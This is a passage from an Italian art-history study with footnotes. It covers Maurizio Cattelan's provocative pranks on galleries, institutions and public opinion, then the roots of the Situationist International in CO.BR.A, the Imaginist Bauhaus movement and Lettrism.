Per Cattelan, [...] la galleria è un luogo di lavoro a cui si avvicina con lo stesso atteggiamento ribelle che mostrerebbe nei confronti di qualsiasi occupazione, [...] infrangendo le regole a seconda dei rischi che gli va di correre.⁸

Nel 1992, difatti, realizza *Una domenica a Rivara*, dove, annodando una serie di lenzuola e appendendo questa artigianale fune fuori dalla finestra del *Castello di Rivara* di Torino, come un evaso dal carcere, riafferma che l'istituzione autoritaria quale può essere un museo, è un luogo da cui fuggire

«[...] la sera prima dell'inaugurazione, tutti gli artisti dovevano rimanere a dormire al castello, ma io mi calai dalla finestra annodando delle lenzuola e fuggii. La mia opera fu quella. Le lenzuola annodate che penzolavano giù dalla finestra. All'inizio tutti pensavano a uno scherzo, ma poi quando non mi videro più capirono che non scherzavo affatto.»⁹

Il 1993 segna anche la svolta. Maurizio viene invitato a partecipare alla Biennale di Venezia, e, per evitare gli stress legati a quest'esposizione internazionale, realizza la sua miglior beffa affittando lo spazio che era destinato alla sua opera a un'agenzia pubblicitaria che sfrutta l'occasione per pubblicizzare la confezione di un nuovo profumo su un grande cartellone affisso dentro l'Arsenale. L'opera, intitolata *Working Is a Bad Job*, gli ha permesso di ottenere un guadagno immediato e ha ceduto ogni responsabilità legata alla creazione di un'opera d'arte all'altezza dell'esposizione.

Ed ecco che nel 1996 torna prepotentemente l'idea del furto: per la collettiva *Crap Shoot* al *de Appel* di Amsterdam Cattelan fa irruzione in una galleria locale, arraffa le opere di



Maurizio Cattelan, *Oblomov Doudation*, 1992, vetro inciso, 100x100cm



Maurizio Cattelan, *Warning! Enter at your own risk. Do not touch, do not feed, no smoking, no photographs, no dogs, thank you*, 1994, asino e lampadario di cristallo, dimensioni variabili



Maurizio Cattelan, *Una Domenica a Rivara*, 1992, lenzuola annodate, 12 m

⁸ Spector N., *Maurizio Cattelan. All*, Milano, 2011, Skira, pag. 29

⁹ Bonami F., op. cit., pag. 54



Maurizio Cattelan, *Working Is a Bad Job*, 1993, stampa a getto d'inchiostro su plastica, 246,9x579,1cm



Maurizio Cattelan, *Another Fucking Readymade*, 1996, oggetti di una galleria imballati e impacchettati, dimensioni ambientali



Maurizio Cattelan, *Untitled*, 2001, cera, pigmento, capelli umani, tessuto e resina di poliestere, 150x60x40cm

Paul de Reus e sigilla ogni cosa nella plastica con l'intento di esporla nella propria mostra. Cattelan verrà interrogato dalla polizia e obbligato a restituire tutto riuscendo ad evitare l'arresto. Dell'opera, o per meglio dire, dell'idea dell'opera, rimane solo una fotografia dal titolo *Another Fucking Readymade*.

«Quando mi invitarono in un museo ad Amsterdam, [...] come al solito, in testa non avevo mezza idea da presentare a questa mostra con altri artisti. [...] Il giorno prima avevo visitato una mostra orribile in una galleria della città. Quando l'avevo vista, il primo istinto era stato quello di distruggere tutto. Ma perché distruggere quando tutto può trasformarsi, migliorando, in qualcosa di tuo? Così l'idea che mi venne fu quella di rubare l'intera mostra e presentarla al museo come una mia opera. Il vero lavoro sarebbe stato però organizzare il furto. Ritrovai l'eccitazione e l'entusiasmo dei tempi andati. [...] Rubammo tutto. Tutto. Non c'erano più nemmeno le prese elettriche. Tutto era sembrato filare liscio, sennonché qualcuno ci vide e chiamò la polizia. Fummo acchiappati. Ma l'arte è l'alibi perfetto. Lo consiglio a chiunque voglia commettere un crimine. Dopo basta dire che era un'opera d'arte e molto probabilmente sarete lasciati liberi come successe a noi.»¹⁰

L'anno seguente escogita un'altra strategia per appropriarsi delle opere degli altri: a Parigi copia ogni dettaglio della mostra di Carsten Höller all'*Air de Paris* per proporla nella sua personale alla galleria *Emmanuel Perrotin*.

Nel 2001 Cattelan tornò in Olanda, dove ancora lo ricordavano per il furto alla galleria di 5 anni prima, per realizzare un'opera *site-specific* per il *Museum Boijmans van Beuningen* di Rotterdam.

«Un giorno, la guardia del museo di Rotterdam, entrando in sala, trovò una bella sorpresa. Un buco nel pavimento e uno strano pupazzo, con le mie sembianze, che sbucava fuori, anche lui un po' meravigliato come quel Capannelle dei Soliti Ignoti quando vede sbucare i suoi amici in cucina attraverso il muro.»¹¹

Ma la lista di personaggi particolari posizionati in luoghi che non ci si aspetta è lunga: nel 2002, su commissione di un collezionista londinese, realizza *Betsy*: una statua di cera, con le sembianze della nonna del collezionista, posizionata nel frigorifero di casa. Precedentemente, nel 1996, realizza installazioni semplicissime con coperte e abiti imbottiti ai lati delle strade. Non vi è necessità di scolpire volti, ma solo di creare una verosimiglianza con dei corpi umani di barboni giacenti su marciapiedi. Queste installazioni, collocate spesso nei pressi di musei e gallerie rappresentano uno scherzo nei confronti del pubblico. La

¹⁰ Bonami F., op. cit., pp. 89-90

¹¹ Bonami F., op. cit., pag. 109

prima versione degli *homeless Andreas e Mattia* del 1996 fu esposta durante una collettiva alla *Galleria civica d'arte moderna e contemporanea* di Torino:

«A New York mi aveva sempre impressionato come certi derelitti senza casa rimangano sempre nello stesso posto, diventino dei punti di riferimento urbani. Quando ti scompare il barbone sotto casa, uno pensa subito al peggio. I mie due barboni, Andreas e Mattia, erano addormentati e li sistemai nel cortile della galleria d'arte moderna Torino quando nessuno mi poteva vedere. Al mattino dell'inaugurazione arrivai al museo e trovai un'ambulanza e una macchina della polizia davanti al cancello. Chiesi cos'era successo e mi spiegarono che nel cortile c'era un barbone che doveva essere morto. Il custode la mattina lo aveva visto e gli aveva cortesemente portato un cappuccino una brioche, ma lui non si era mosso. Il povero custode aveva chiamato aiuto pensando che il poveraccio avesse tirato le cuoia. Non avevo il coraggio di dire la verità. Ma alla fine confessai che era un'opera d'arte e mi presi qualche insulto. Ma avevo portato a casa il risultato.»¹²



Maurizio Cattelan, *Betsy*, 2002, cera, pigmento, resina di poliestere, capelli umani, abiti e frigorifero, 188x75x66cm

Due anni dopo, Cattelan realizza un secondo barbone di nome *Kenneth* che viene installato nel campus della *University of Wisconsin-Milwaukee*. Gli studenti dell'università utilizzeranno l'immagine di questo secondo barbone per protestare contro l'aumento dei costi delle lezioni.

Al di là dello scherzo, le opere di Cattelan vengono sempre guardate con ammirazione. Realizzare un'opera che si confondesse con la figura del barbone ha avuto, inizialmente, l'effetto opposto: le opere difatti venivano ignorate ed evitate finché non si comprendeva fossero firmate Cattelan. Gli *homeless* di Cattelan sono metafore che narrano la condizione dell'artista nella società: figura vagabonda e anonima, ignorata finché non ottiene successo.

Ma non è solo la figura umana ad essere collocata in modo fuorviante dentro e fuori la galleria come opera d'arte. Nel 1997 colloca cani imbalsamati, accovacciati negli angoli o su sedie delle gallerie e dei musei traendo in inganno gli spettatori che non solo faticano a trovare l'opera *Stone Dead* o *Good Boy* (del 1998), ma credono persino che il guardiano della mostra si sia portato il fedele amico al lavoro.

Nel 1997, in occasione della sua seconda partecipazione alla Biennale di Venezia realizza *Turisti*, un'installazione di 200 piccioni (replicata nel 2011 con *Others*, composta però con 2000 piccioni) imbalsamati collocati nelle travi del padiglione e lungo le condutture. I piccioni, sembravano osservare i visitatori e invadevano lo spazio riservato all'arte,



Maurizio Cattelan, *Kenneth*, 1998, plastica, abiti, scarpe e coperta, dimensioni ambientali

¹² Bonami F., op. cit., pag. 87



Maurizio Cattelan, *Turisti*, 1997, piccioni in tassidermia e gesso, dimensioni ambientali



Maurizio Cattelan, *Dynamo Secession*, 1997, due biciclette, due custodi di museo, generatore e lampadina, dimensioni variabili



Maurizio Cattelan, *Strategies*, 1990, rivista con copertina modificata raffigurante *Strategies* (1990) 27x20,5x1 cm

ovviamente se c'erano i piccioni ci doveva anche essere la cacca di questi, e Maurizio pensò bene di spargerne in quantità sul pavimento, tra le opere di Cucchi e di Spalletti.

«Ero andato a visitare il padiglione di Venezia circa un mese prima dell'inaugurazione. Dentro era il caos ed era pieno, pienissimo di piccioni. [...] È stato come vedere qualcosa che non si dovrebbe vedere, come lo spogliatoio del papa.»¹³

Non contento, durante la medesima Biennale, lascia in giro per il padiglione qualche vecchia bicicletta rubata accanto alle opere degli altri artisti in mostra. Le biciclette avevano un aspetto talmente tanto normale e quotidiano da ingannare anche i custodi che perpetuavano nel rimuoverle, costringendo Cattelan a risistamarle in continuazione. E sono sempre le biciclette al centro della sua opera *Dynamo Secession* del 1997

«Quando m'invitano a Vienna, alla famosa Secessione, mi buttano dentro lo scantinato. Ci sono e non ci sono. Vigliacchi, penso, ve la faccio vedere io. Prendo due biciclette, le metto su due cavalletti piantati nel pavimento e attacco i pedali all'elettricità del palazzo. Poi prendo le guardie e gli dico che a turno devono pedalare. Se non pedalano, niente luce. Accettano e così, quando la gente visita la mostra si accorge che la luce va e viene con diversa intensità. Dipende da quanto sono stanchi o pigri i guardiani. L'arte è tutta una questione di energia investita ed energia sprecata.»¹⁴

Tra le molte beffe ai danni delle istituzioni dell'arte contemporanea non si può non narrare una delle prime opere: *Strategies* del 1990. Sfruttando i media e, in questo caso, la pubblicazione di settore più importante in Italia, Cattelan dichiara le proprie ambizioni di riconoscimento, anche se attraverso un furto

«pensavo alle regole del sistema e sapevo che non mi avrebbero messo in copertina, così ho deciso di farne una io stesso. È stato un atto di autolegittimazione. Sono andato dal tipografo che lavora per Giancarlo Politi, direttore di Flash Art, e ho comprato un migliaio di copie che non erano ancora state rilegate»¹⁵

dopodiché Cattelan, vi inserisce la propria copertina, che ritrae una piramide di copie di *Flash Art* come fossero un castello di carte, e ne distribuisce le copie contraffatte nelle varie gallerie di Milano.

Nel 1997 si prende gioco delle gallerie con due opere fuorvianti: per una collettiva di Bari, giocando sia con il nome della città, sia con i significanti per segnalare la presenza di determinati spazi, espone fuori dalla sede della mostra

¹³ Spector N., op. cit., pag. 92

¹⁴ Bonami F., op. cit., pag. 92

¹⁵ Spector N., op. cit., pag. 92

la scritta BAR suscitando non poche perplessità sia in chi cercava un luogo d'arte, sia in chi si aspettava di trovare un punto di ristoro. "A causa di questo oggetto civetta, di certo qualcuno è entrato nella galleria per prendere un caffè ma vi è rimasto per visitare la mostra".¹⁶ Alcuni mesi dopo, Cattelan, per una mostra alla Galleria Massimo De Carlo di Milano, recupera l'idea di Bari realizzando però una croce rossa luminosa simile a quella utilizzata per indicare una farmacia. Traendo in inganno non tanto lo spettatore della mostra, ben a conoscenza della presenza di una galleria, quanto più colui che era alla disperata ricerca di una farmacia. Per la Biennale di Venezia del 2003 realizza *Charlie*, un fantoccio con le sue sembianze in miniatura che scorrazza per i padiglioni a bordo di un triciclo radiocomandato infastidendo i visitatori.

Ma è con la demitizzazione del gallerista che Cattelan segna un duro colpo al sistema autoritaristico dell'arte contemporanea. I galleristi, nel corso degli anni della sua carriera, hanno avuto un ruolo principale nelle sue opere e sono stati messi in mostra, presi in giro e sfruttati. Nel 1993 presso la Galleria *Raucci/Santamaria* di Napoli, Cattelan convince Umberto Raucci e Carlo Santamaria, proprietari della galleria, a travestirsi da leoni per tutta la durata della mostra personale divenendo così gli elementi principali dell'opera *Tarzan & Jane*.

«Ho deciso che anche gli altri dovevano subire quello che avevo dovuto subire io nella vita. C'è stato un periodo in cui, non so perché, mi ero messo in testa di essere una vittima della società, delle sue regole, delle sue convenzioni, delle sue leggi. Un'ossessione che si è poi tramutata nel desiderio di trasformare in vittime tutti quelli con cui avevo a che fare. Dalle donne ai galleristi, ai curatori e agli altri artisti. Mi sentivo nell'arena, insieme ai leoni che mi volevano mangiare. C'erano due galleristi che volevano per forza allestire una mia mostra dopo aver visto l'orsetto equilibrista. Io non avevo nessuna idea, ma loro hanno tanto insistito che alla fine ho detto ok. Erano felici, finché non sono venuti a sapere che la mostra sarebbe consistita in loro due vestiti tutto il tempo con due costumi da leone. [...] Se trasformi le persone in animali e gli animali in persone, è possibile che una volta su due tu riesca a fare qualcosa di buono.»¹⁷

Presso la galleria *Emmanuel Perrotin* di Parigi nel 1995, Cattelan pensa bene di convincere Perrotin ad indossare un costume che altro non è che un incrocio tra un coniglio rosa e un enorme fallo. Il tutto ha il titolo *Errotin, le vrai lapin* ed è un riferimento ironico alla reputazione da donnaiolo del gallerista

«L'idea mi era venuta perché questo tizio invece che di arte non



Maurizio Cattelan, *Untitled*, 1997, plexiglass, neon e acciaio inossidabile, 160,8x54,1x16cm



Maurizio Cattelan, *Charlie*, 2003, triciclo, acciaio, laccatura, gomma, resina, silicone, capelli umani, vernice, abiti, scarpe e motore, 82,6x92,1x55,9cm



Maurizio Cattelan, *Tarzan & Jane*, 1993, stampa cibachrome, 140x70cm

¹⁶ Spector N., op. cit., pag. 207

¹⁷ Bonami F., op. cit., pag. 69



Maurizio Cattelan, *Errotin, le vrai lapin*, 1995, stampa cibachrome, 182,9x121,9cm



Maurizio Cattelan, *Untitled*, 1999, stampa cibachrome, 182,9x228,6cm



Maurizio Cattelan, *Campagna Elettorale* 1999, pubblicità su un giornale

faceva altro che parlare di sesso. Io a quel tempo di sesso non è che ne facessi tanto, essendo nato eroticamente timido. Questo giovanotto che mi sbatteva in faccia le sue avventure sessuali mi imbarazzava, come quei miei amici che raccontavano, a me ancora vergine, le loro imprese sessuali dando per scontato che io sapessi di cosa parlavano. Mi presi la mia vendetta. Il costume da cazzone rosa. Avevo obbligato il gallerista a indossare la sua ossessione. Lo avevo rivoltato come un calzino. Chi entrava in galleria poteva vedere, sotto forma di arte, la mania di una persona. [...] Mi ero vendicato umiliandolo.»¹⁸

Nel 1999 conclude la trilogia del maltrattamento del gallerista attaccando con del nastro adesivo Massimo De Carlo alla parete della sala espositiva in una sorta di crocifissione fai da te. Non ebbe neanche modo di terminare il vernissage che il gallerista fu portato d'urgenza al pronto soccorso per aver perso conoscenza.

Cattelan raggiunge però la celebrità popolare attraverso una serie di scherzi e beffe in ambito sociale e politico, andando a toccare i punti più sensibili del genere umano. È il 1989 quando realizza *Campagna Elettorale*, in cui, spacciandosi per una fantomatica *Cooperativa Romagnola Scienziati*, pubblica sul quotidiano *la Repubblica* un'inserzione che, al contrario di tutte le altre che invitavano i lettori a scegliere i vari candidati, propone di astenersi dalla partecipazione politica mediante un unico e inequivocabile messaggio: *Il voto è prezioso, Tienitelo*.

«Una sera andammo a cena a casa di una giovane ragazza benestante con ambizioni artistiche. Fumammo il fumabile e bevemmo il bevibile. Al mattino mi svegliai dentro al letto della ragazza senza sapere bene come ci fossi finito. Lei sembrava saperne più di me. [...] Mentre facevamo colazione, mi disse che se volevo mi avrebbe aiutato a fare un'opera d'arte. Le risposi che la prossima opera d'arte sarebbe stata una pubblicità su un giornale che spingeva la gente a non votare. Una settimana dopo, accanto a una foto di Craxi sulla cronaca locale, c'era una mia pubblicità che diceva: "il voto è prezioso TIENITELO".»¹⁹

Cattelan, nel 1991, lega insieme insensatezza e incisività creando un'opera ricca di implicazioni culturali e sociali attraverso *Cesena 47 - A.C. Forniture Sud*. Forma una squadra di calcio interamente composta da nordafricani che indossava divise su cui capeggia la parola *Rauss* (nome di una fittizia sponsorizzazione di autotrasporti) un'allusione alla frase nazista *Juden Raus*. La squadra gareggiava in reali competizioni regionali, ma, nel contesto di una mostra, ha disputato una partita a biliardino su un'altra opera di Cattelan: un tavolo allungato con 11 postazioni per giocatori da ciascun lato. La squadra di Cattelan ha sfidato

¹⁸ Bonami F., op. cit., pag. 70

¹⁹ Bonami F., op. cit., pp. 34-35

una squadra di italiani bianchi. Successivamente, in qualità di dirigente della A.C. Forniture Sud, Maurizio installa uno stand abusivo alla *Bologna Arte Fiera* per vendere i prodotti Rauss e raccogliere fondi destinati alla squadra.

«Fu la prima volta che il mondo dell'arte ufficiale notò la mia presenza. [...] Facevo l'incorniciatore di sensazioni, di sentimenti, di stati d'animo e di prese di posizione. Uno mi diceva "io sono fascista", e io pensavo a come si poteva incorniciare quella dichiarazione, come creare qualcosa che poteva essere portato a casa. Razzismo. La squadra di calcio era razzismo incorniciato e poi trasformato nel grande calcetto.»²⁰

Ma i colpi che centrano il bersaglio nella cultura popolare non si fermano solo all'Italia. Nel febbraio del 2004, a Londra, in occasione della mostra *State of Play* alla *Serpentine Gallery*, Cattelan affigge per tutta la città dei manifesti neri con testo bianco in lingua araba. In una metropoli occidentale nell'era post 11 settembre questi manifesti vengono immediatamente visti come una minaccia terroristica. In realtà, il testo riportava uno scambio epistolare tra due innamorati e poteva essere considerato pericoloso solo da un pubblico paranoico e xenofobo che non conosceva la lingua araba.

Ma è solo nel 2004 che Cattelan mette a segno il colpo del secolo. Per la *Fondazione Nicola Trussardi* realizza un'opera su commissione da allestire in piazza XXIV maggio a Milano. Appende, all'alba del 5 maggio, alla quercia più vecchia della città, tre figure a grandezza naturale di bambini a piedi nudi mediante una fune a nodo scorsoio, come in un'impiccagione. Ci sono temi ancora oggi considerati tabù anche nel mondo dell'arte e il caso di bambini che soffrono è uno di questi. Poco importa se Cattelan ha toccato e provocato con altri punti deboli della società. Ciò che fa infuriare lo spettatore sono tre fantocci appesi a un'albero. Lo spettatore però non si accorge che i motivi per cui indignarsi sono i reali bambini che soffrono nel mondo e che l'opera di Cattelan ne è solo lo specchio della realtà. È molto più facile prendersela con l'opera d'arte che darsi da fare per migliorare la società e difatti ecco che in meno di 24 ore l'eroe nazional-popolare Franco De Benedetto, operaio edile all'epoca quarantaduenne, si arrampica sulla quercia armato di seghetto per liberare i fantocci. Riesce a liberarne due su tre perché precipita dalla scala finendo in ospedale procurandosi un trauma cranico e contusioni varie. De Benedetto si era accordato con l'accusa per pagare una multa di 800 euro per aver danneggiato i manichini che nella caduta si ruppero, ma



Maurizio Cattelan, *Cesena 47 - A.C. Forniture Sud 12, 1991*, stampa fotografica in bianco e nero, 120x190cm



Maurizio Cattelan, *Rauss Promotion*, 1990, materiali vari, misure variabili



Maurizio Cattelan, *Stand Abusivo*, 1991, gadget e banchetto ad ArteFiera Bologna 1991



Maurizio Cattelan, *Untitled*, 2004, stampe offset su carta, 70x50cm (veduta dell'installazione: stazione della metropolitana Regent's Park)

²⁰ Bonami F., op. cit., pag. 48



Maurizio Cattelan, *Untitled*, 2004, resina, fibra di vetro, capelli sintetici, abiti e corda, dimensioni variabili



Ignoto, *IREN - Suicidio Cattelan Fallico*, 2014, materiali vari, dimensioni variabili



Maurizio Cattelan, *La rivoluzione siamo noi*, 2000, resina di poliestere, cera, pigmento, abito di feltro e appendiabiti di metallo, 189,9x47x52,1cm

il giudice respingendo il patteggiamento, ritenendo che la cifra non fosse congrua per il danneggiamento di opere d'arte di quel valore, fissò un nuovo processo di fronte ad un altro giudice. Il 5 maggio del 2006 l'operaio fu giudicato colpevole di danneggiamento aggravato perché commesso su cose di interesse storico ed artistico dal giudice Elena Bernante e condannato a due mesi, con pena patteggiata.

«Come può una società essere così ipocrita da sorprendersi per un bambolotto appeso [...] quando ogni giorno vediamo immagini raccapriccianti di bambini che muoiono di fame o in guerra?»²¹

Dieci anni dopo, la scia della polemica dei bambini impiccati continua ed ecco che compare in piazza Santo Stefano a Milano l'impiccagione di un manichino con le fattezze dell'artista accompagnata da un biglietto: *"IREN - Suicidio Cattelan Fallico. Omaggio al maestro che dopo dieci anni ha lasciato il mondo dell'Arte"*. Il manichino fu consegnato alla *Digos* per ulteriori indagini ed a oggi non si è ancora venuti a conoscenza dell'autore del gesto.

Ma vi è un punto saliente nell'arte di Cattelan, che ancora non ha trovato né conferme né smentite ed è tutt'ora avvolto nel mistero. Se, presi dalla curiosità di approfondire la conoscenza di Maurizio Cattelan, faceste una ricerca su *google*, la seconda pagina che vi comparirebbe digitando il suo nome e cognome vi porterebbe alla pagina di *Wikipedia* a lui dedicata. Scorrendo questa pagina potreste imbattervi in questa notizia:

Nel 2009 in coincidenza della sua mostra personale a Palazzo Reale a Milano viene notata una somiglianza impressionante fra i pupazzi che Maurizio Cattelan usa spesso nelle sue opere e Massimo Tartaglia (attentatore di Silvio Berlusconi in Piazza Duomo nel dicembre 2009). Su internet e su diversi social network le immagini di questa somiglianza vengono ricondotte ad un progetto inedito di Maurizio Cattelan dal titolo *ghost track* (traccia nascosta).²²

Volendo approfondire questo punto, dopo altre ricerche, si approderebbe a questa intervista:

[...] Luca Rossi: «Qualche mese fa ho messo insieme una sequenza di immagini in cui il tuo autoritratto, il fantoccio che ti rappresenta in molte tue opere, mostra una somiglianza strettissima con Massimo Tartaglia, l'artista-ingegnere che nel dicembre 2009 scagliò un souvenir del duomo sul volto di Berlusconi. Cosa ne pensi?»

²¹ Fuchs D., *Arts, Briefly; Hanging Offense*, 2004, query.nytimes.com/gst/fullpage.html?res=9D0CE2DB153BF93BA35753C1A9629C8B63&scp=13&sq=maurizio+cattelan&st=nyt, consultato il 20/9/2014

²² Wikipedia.it, *Maurizio Cattelan*, 2014, it.wikipedia.org/wiki/Maurizio_Cattelan#Opere_principali, consultato il 20/9/2014

Maurizio Cattelan: «*La tua selezione prova della relazione ambigua che la realtà può avere con la finzione. Le opportunità della comunicazione di massa unite ad un rapporto realtà-fiction sempre più ambiguo tendono a spiazzare le possibilità dell'arte. O meglio, l'arte dovrebbe reagire a questo spiazzamento.*»²³

L'opera utilizzata per tutti i confronti con Massimo Tartaglia è *La rivoluzione siamo noi*, una copia di Cattelan in miniatura, in un completo di feltro grigio simile a quello indossato da Joseph Beuys. Il manichino è appeso a un appendiabiti e il titolo, come l'abito, è un chiaro riferimento all'opera di Beuys, una fotografia dell'artista del 1972 che cammina verso lo spettatore con aria di sfida.

Ma oltre alla faccia di questo manichino che assomiglia molto a Tartaglia, quali potrebbero essere gli ulteriori collegamenti con l'attentatore di Berlusconi?

Nel catalogo dell'ultima mostra di Cattelan a New York compare questa descrizione:

L'espressione del suo volto suggerisce un pentimento insincero. Forse è stato colto a combinare qualcosa e appeso per punizione, ma di certo non sembra dispiaciuto. Il riferimento a Beuys, tuttavia, complica la lettura. Cattelan intende forse denunciare come illusoria la convinzione del grande artista tedesco nel potenziale utopistico dell'arte? Oppure sta attuando un confronto tra la dimensione etica e ritemprante dell'opera di Beuys e la propria pratica artistica confessionale, dominata dall'ansia e definita in parte dalle beffe e i tiri mancini? [...] Beuys affermava che l'arte era uno strumento di trasformazione, un mezzo attraverso cui chiunque poteva mettere in atto un ravvedimento politico e personale. Nella sua visione del mondo, ogni azione sociale, ogni sforzo teso al bene culturale poteva essere considerato un'opera d'arte.»²⁴


Le parole di Cattelan per spiegare l'opera sembrano un invito a non rimanere impassibili:

«Il titolo? Un omaggio a Beuys. La rivoluzione siamo noi. Anche perché è un po' quello che credo anch'io. La rivoluzione la facciamo noi, non gli altri. A Padova avevo assistito alla rivoluzione fatta dagli altri e alla fine non era successo niente. Questa volta non mi sarei lasciato fottare. La rivoluzione me la facevo da solo, o quanto meno in compagnia di chi volevo io.»²⁵

Resta il fatto che se l'attentato a Berlusconi del 2009 fosse realmente un'idea di Cattelan, sarebbe forse la più grande opera d'arte mai realizzata. Ma la verità è che vivremo nel dubbio, almeno fino a quando Cattelan sarà in vita.



Maurizio Cattelan, *Ritratto*



Maurizio Cattelan, *La rivoluzione siamo noi* (particolare)



Massimo Tartaglia, *Ritratto*

²³ Rossi L., *La rivoluzione siamo noi*, 2011, whitehouse2014.blogspot.it/2014/04/la-rivoluzione-siamo-noi.html, consultato il 20/9/2014

²⁴ Spector N., op. cit., pag. 69

²⁵ Bonami F., op. cit., pag. 104



Internazionale Situazionista

La noia è sempre controrivoluzionaria. Sempre.
Guy Debord

L'Internazionale Situazionista ha rappresentato l'ultima avanguardia storica del Novecento, in cui l'aspetto predominante è stato quello politico, legato alla partecipazione al Sessantotto francese ma anche in cui gran parte delle componenti che animavano questo inedito progetto internazionale erano imbevute di una consapevolezza estetica non solo rivoluzionaria, ma anche visionaria, per aver saputo anticipare le operazioni estetiche della seconda metà del Novecento e dei primi decenni degli anni Duemila. Le intenzioni, le premesse e le aspettative degli artisti che il 28 luglio 1957 si riunivano a Cosio d'Arroscia, in provincia di Imperia, per fondare l'Internazionale Situazionista, si basavano su una tradizione anarchico-estetica recuperata direttamente dal Dada e dal Surrealismo. Questa rinnovata cordata di artisti e intellettuali intendeva abolire ogni separazione tra arte e vita quotidiana, tra gioco e pratiche artistiche all'insegna di un rovesciamento rivoluzionario dello status quo borghese e di un rinnovato approccio estetico alla quotidianità. Con lucidità teorica e visionarietà estetica i Situazionisti avevano individuato la strada che li avrebbe condotti al 'superamento dell'arte' e avevano deciso di seguirla, consapevoli di dover accantonare il ruolo che l'arte aveva rivestito nel quotidiano, per inaugurare un approccio corale e soprattutto relazionale.

L'Internazionale Situazionista nasce dall'unione del MIBI, il *Movimento Internazionale per una Bauhaus Immaginata* con i francesi dell'*Internazionale Lettrista* e con l'*Associazione Psicogeografica di Londra*. Molti degli artisti sperimentali che affluiranno nel MIBI avevano in precedenza militato nel gruppo CO.BR.A.

CO.BR.A, o meglio l'*Internazionale degli Artisti Sperimentali*, si forma nel 1948 con lo scopo di riprendere un discorso d'avanguardia intesa soprattutto come sperimentazione. Il MIBI si forma dall'unione di artisti gravitanti intorno alla rivista *Helhesten* in Danimarca con il gruppo editoriale della rivista *Reflex* in Olanda. Il *Gruppo Surrealista Rivoluzionario* formatosi intorno al belga Christian Dotremont, dopo la rottura con il leader dei Surrealisti André Breton, costituisce la terza controparte di CO.BR.A (dalle iniziali di COpenhagen, BRuxelles e Amsterdam).

Il surrealista belga Dotremont, l'olandese Constant ed il pittore danese Asger Jorn, ovvero i leader dei tre gruppi fondatori, diventano le figure carismatiche del gruppo



I fondatori dell'Internazionale situazionista a Cosio di Arroscia, nell'aprile del 1957. Pinot Gallizio, Piero Simondo, Elena Verrone, Michèle Bernstein, Guy Debord, Asger Jorn e Walter Olmo

CO.BR.A, collaborando alla pubblicazione di una rivista omonima. Attorno a loro gravitano uno svariato numero di pittori, architetti, scrittori, poeti e teorici. Rifiutando sia il realismo che l'arte astratta, gli artisti sperimentali lavorano per una forma di espressione più diretta e primitiva, ricercata attraverso una sperimentazione costante. CO.BR.A si scioglie nel 1951 dopo soli tre anni di vita, durante i quali viene totalmente ignorato dal sistema dell'arte. Sette anni più tardi, però, a seguito del successo commerciale personale di alcuni dei membri originari del gruppo, verrà improvvisamente riscoperto e lanciato come un'importante movimento dell'avanguardia artistica. Jorn e Constant, in quel momento membri della neonata *Internazionale Situazionista* scriveranno, sul primo numero della rivista *Internationale Situationniste*, un'articolo in risposta al riciclaggio del gruppo CO.BR.A da parte delle istituzioni, che è sia una critica a chi tenta di riciclare l'esperienza CO.BR.A, sia un bilancio abbastanza negativo dell'esperienza stessa:

«Nel 1958 una specie di cospirazione cerca di lanciare un 'nuovo' movimento d'avanguardia, che ha la peculiarità di essere terminato da 7 anni [...]. I gruppi che formarono il movimento COBRA, collaborarono su una proclamazione di una ricerca sperimentale nella cultura. Quest'intenzione positiva però, fu paralizzata da una confusione ideologica, tenuta in vita da una forte componente neo-surrealista. L'unico risultato che CO.BR.A raggiunse fu la creazione di un nuovo stile di pittura»¹

Uscito dall'esperienza CO.BR.A, Asger Jorn continua la sua attività di pittore entrando in contatto con l'architetto svizzero Max Bill il quale intende fondare una nuova *Bauhaus*. Jorn, spontaneista convinto, si scontra ben presto con il razionalismo dell'architetto. In una lettera al pittore milanese Enrico Baj, Jorn annuncia la sua intenzione di rompere con Bill e di creare un Movimento Internazionale per una Bauhaus Immaginista (MIBI). Al nuovo gruppo presto si aggiungono un buon numero di ex-COBRA, fra cui Dotremont e Appel.

Jorn si stabilisce in Italia dove, nel 1954, incontra il pittore albigese Giuseppe Pinot-Gallizio e lo studente di filosofia Piero Simondo. I due si mostrano interessati alle idee del MIBI e Gallizio invita il gruppo a dar vita ad un *Laboratorio Sperimentale* presso il suo studio nella città di Alba.

Il Movimento Lettrista, invece, nasce due anni prima del gruppo CO.BR.A grazie al rumeno Isidore Isou, che arriva a Parigi con l'intenzione di enunciare al mondo della cultura la sua teoria sul futuro della poesia che, così come qualsiasi altra arte, attraversa due fasi dialettiche: una di espansione

¹ Nottingham Psychogeographical Unit, *Banalità di Base. Breve storia dell'Internazionale Situazionista*, Nottingham, 1999, pag. 5

ed una di distruzione. Il ruolo che Isou vede per se stesso è quello di completare la fase di distruzione della poesia inaugurata da Baudelaire distruggendo le lettere, per poi inaugurare una nuova fase di espansione. L'accoglienza parigina è tutt'altro che calorosa e nessuno si interessa alle sue rivoluzionarie teorie. Isou non si scoraggia e si arma di due attrezzi per far sentire la sua voce: scandali e discepoli. Reclutando giovani dai caffè il gruppo si dedica alla provocazione di una serie di scandali mirati ad accrescere la notorietà di Isou, tipo l'interruzione di una messa in *Notre Dame* per leggere un comunicato sullo stile 'Dio è morto': l'attentatore, vestito da monaco, rischia di farsi ammazzare da due Guardie Svizzere. O anche l'interruzione di una lettura pubblica del dadaista Tristan Tzara, durante la quale alcuni lettristi salgono sul palco urlando: *"Basta con questa robaccia, vog liamo sentire qualcosa di nuovo: Isidore Isou"*. I dadaisti erano ancora considerati i padri indiscussi dell'avanguardia e fece scalpore vederli attaccati con i loro stessi mezzi da un gruppo di giovani letterati.

